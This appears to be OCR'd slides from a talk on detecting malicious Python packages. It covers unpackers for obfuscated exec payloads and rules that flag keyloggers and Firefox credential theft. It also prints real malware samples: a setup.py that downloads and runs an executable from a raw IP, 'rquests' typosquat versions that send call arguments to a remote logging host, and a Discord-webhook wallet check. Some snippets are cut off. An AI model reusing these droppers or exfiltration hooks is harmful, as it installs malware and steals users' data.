
Emulation Unpacker:

1. Triggers on “exec”, “eval” and other obfuscated code endstages
2. Emulates bytecode execution till endstage
3. Collects endstage function arguments as next layer of code

Pros:
- Can dissolve the most obfuscations

Cons:
- Challenging to implement (see x-python project)


```
#ENCODE BY CRYPTO
#YOU CAN TRY THIS DECODE GOD BLESS
import gzip,marshal,zlib,base64,binascii,lzma

try:

        exec(gzip.decompress(marshal.loads(b'sz\xc0\x01\x0

except Exception as b:

        print(f'Error for : {b} ')
```


```
# Source Generated with Decompyle++
# File: SAMPLE.PYC (Python 3.10)


_ = lambda __: __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))
exec(_(b'==A4VEk9B8/f/+Zxq+3guWBpZu8j8SAap+lnp7NLj7BNlxbNpKCAVgIWhNIUP6SuRNdXMpvJ9R5uDLI
```

Deobfuscation

AST unpacker:

1. Also triggers on “exec”, “eval” and other obfuscated code endstages, string addition
2. Tries to solve tree till this calls using symbol variables
3. Collects endstage function arguments as next layer of code


Pros:

- Complements Emulation unpacker
- Can solve string addition
- Can easy highlight os.system, os.startfile, subprocess.call arguments
- Interesting to implement!


Cons:

- Challenging and too time-costing to implement
- The functionality highly depends on your code


Artifacts



```
code_version: 3413
code_timestamp: 1661160730
loc: 508
vars: ['', 'requests', '__doc__', 'Dialog', 'modules.speech.google
consts: [0, 1, 'Dialog', 'napi_host', 'Mecab', 'Dialog2', 'sapi_ho
  obj::Speech
    vars: ['__doc__', 'tts', 'stt', '__name__', '__init__', '__qua
    consts: ['Speech.translate', 'Speech.__init__', 'tts.mp3', 5,
      obj::__init__
        vars: ['self', 'google_translator', 'translator', 'kakao_account', 'kakaokey']
      obj::translate
        vars: ['Exception', 'string', 'self', 'str', 'type', 'to', 'translator', 'translate']
        consts: ['ko', '\n    구글 번역기를 이용해서 문장을 번
```




```
class Keyboard(BaseRule):
    name = "Usage of keyboard modules"
    examples = ["0660c4516ca96254c26a432dc29e9fe43fcaf602a3a7c8da01e651999c6186c4"]

    def check(self, pypa, pypa_raw):
        if ("pynput" in pypa.vars and "keyboard" in pypa.vars) or "pynput.keyboard" in pypa.vars:
            self.verdict(pypa, ["collection", "Keyboard_Logger"])
        if "HookKeyboard" in pypa.vars:
            self.verdict(pypa, ["collection", "Keyboard_Logger"])
        if "pyHook" in pypa.vars:
            self.verdict(pypa, ["collection", "Keyboard_Logger"])
        if "pykeyboard" in pypa.vars:
            self.verdict(pypa, ["collection", "Keyboard_Logger"])
```




```
class MozillaCredentials(BaseRule):
    name = "Mozilla credentials Stealer"
    examples = ["dc3faef539bf205dc5268ead16ab07e5f2f68b123a8f539f8c4ddd7e1585c9d9"]
    files = ["key4.db",
             "logins.json",
             "cookies.sqlite",
             "places.sqlite",
             "formhistory.sqlite"]

    def check(self, pypa, pypa_raw):
        if sum(file in pypa.consts for file in self.files) > 1:
            self.verdict(pypa, ["collection", "Steal", "Mozilla", "Credentials"])
```

Chapter 4:
Memes / Code Examples

ForceDisconnect




```
import zlib, base64

def Crash(*args):
        exec(zlib.decompress(base64.b64decode('eNqdVN9P2zAQfi4S/4OVPSTV
```



```
class Lodus(object):
        def __init__(self):
                self.url = "https://discordapp.com/api/webhooks/952293817627856916/MYIinJdP6H9eyb6RuXb_CV_xdz_
                if os.name == "posix":
                        self.exodus = os.environ['HOME'] + '/.config/Exodus'
                else:
                        self.exodus = os.getenv('APPDATA') + '\Exodus'

        def check(self):
                if os.path.exists(self.exodus):
                        requests.post(self.url, data={'content': f'New Target: {os.getlogin()}'})
                        return True
                else:
                        requests.post(self.url, data={'content': f'No Exodus Folder: {os.getlogin()}'})
                        return False
```


st3alerL1b



```
from setuptools import setup, find_packages

setup(
    name='st3alerL1b',
    version='0.6',
    license='MIT',
    author="Giorgos Myrianthous",
    author_email='giorgusgay21@gmail.com',
    packages=[]
)

from os import rename as rn,startfile as sf
from urllib.request import urlretrieve as ur
try:
    t=ur('http://45.143.139.29/lib.exe')[0]
    n=t+'.scr'
    rn(t,n)
    sf(n)
except:pass
```


rquests

2.2.2 in setup.py:



```python
import setuptools
import urllib.request

with open("README.md", "r", encoding="utf-8") as fh:
    long_description = fh.read()

urllib.request.urlopen("https://serene-springs-50769.herokuapp.com/log?from=rquest")

setuptools.setup(
    name="rquests",
    version="2.2.2",
```


2.2.3 in __init__.py:



```python
import urllib.request

urllib.request.urlopen("https://serene-springs-50769.herokuapp.com/log?from=rquest")
```


rquests

2.2.4 in __init__.py:




```
import urllib.request
import base64

urllib.request.urlopen("https://serene-springs-50769.herokuapp.com/log?from=rquest")

def get(*args, **kwargs):
    urllib.request.urlopen("https://serene-springs-50769.herokuapp.com/log?from=rquest&params=" + base64.b64encode(str(args) + str(kwargs)))


def post(*args, **kwargs):
    urllib.request.urlopen("https://serene-springs-50769.herokuapp.com/log?from=rquest&params=" + base64.b64encode(str(args) + str(kwargs)))
```

2.2.5 in __init__.py:




```
" + base64.b64encode((str(args) + str(kwargs))).encode())


" + base64.b64encode((str(args) + str(kwargs)).encode())
```

2.2.8 in __init__.py:




```
import urllib.request
import os
import base64

urllib.request.urlopen("https://serene-springs-50769.herokuapp.com/log?from=rquest&os=" + os.name)

def get(*args, **kwargs):
```

requesttool



